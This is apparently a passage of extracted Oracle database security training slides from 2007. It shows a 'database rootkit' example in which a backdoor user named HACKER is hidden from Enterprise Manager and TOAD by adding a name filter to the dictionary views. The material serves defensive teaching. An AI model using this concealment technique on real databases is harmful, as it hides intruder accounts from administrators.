
HACKER

HTMLDBALEX

- Add an additional line to the view



1. Introduction
2. Books & Useful Web Sites
3. Passwords
4. Oracle Patches
5. Examples
 1. Listener Security
 2. Database Rootkits
 3. Client Security
 4. SQL Injection
 5. Mod_php
 6. Modify data via views
6. Tools and Services
 1. Repository Scanner Repscan
 2. Scanner for SQL Injection Matrix
 3. Passwordsecurity Checkpwd
 4. Services & Courses
7. Q & A



and pr.resource# = 1
AND U.NAME != 'HACKER'

Hide Database Users

Enterprise Manager (Java)



```

Benutzername
ANONYMOUS
CTXSYS
DATA_SCHEMA
DBSNMP
DIP
DMSYS
EXFSYS
FLOWS_FILES
FLOWS_010500
HTMLDBALEX
HTMLDB_PUBLIC_USER
MASTER
MDDATA
MDSYS
    
```

Database Control (Web)

Database: ora10g3 > Users

Users

Search

Name

To run an exact match search or to run a case sensitive search

Results

Select	UserName ▲	Account
<input checked="" type="radio"/>	ANONYMOUS	EXPIRED
<input type="radio"/>	CTXSYS	EXPIRED
<input type="radio"/>	DATA_SCHEMA	OPEN
<input type="radio"/>	DBSNMP	OPEN
<input type="radio"/>	DIP	EXPIRED
<input type="radio"/>	DMSYS	EXPIRED
<input type="radio"/>	EXFSYS	EXPIRED
<input type="radio"/>	FLOWS_010500	LOCKED
<input type="radio"/>	FLOWS_FILES	LOCKED
<input type="radio"/>	HTMLDBALEX	OPEN
<input type="radio"/>	HTMLDB_PUBLIC_USER	OPEN

Quest TOAD

SYS

×

Tables Views Synonyms

Policy Groups Profiles

Snapshots Roles

Resource Groups Resource

Java DB Links Users

⏏ ⏏ ⏏ ⏏ ⏏ ⏏

▲ User


- 🔒 ANONYMOUS
- 🔒 CTXSYS
- DATA_SCHEMA
- DBSNMP
- 🔒 DIP
- 🔒 DMSYS
- 🔒 EXFSYS
- 🔒 FLOWS_010500
- 🔒 FLOWS_FILES
- HACKER
- HTMLDBALEX

11/28/07

- 36 -


Hide Database Users

- TOAD is using the view ALL_USERS instead of DBA_USERS. That's why the user HACKER is still visible.



Hide Database Users

- Now the user is gone in TOAD too...



Last but not least...

There is always a way into your database... You can just reduce the risk.



Contact

Red-Database-Security GmbH
Bliesstraße 16
66538 Neunkirchen
Germany

Phone: +49 - 174 - 98 78 118

Fax: +49 - 6821 - 91 27 354

E-Mail: training@red-database-security.com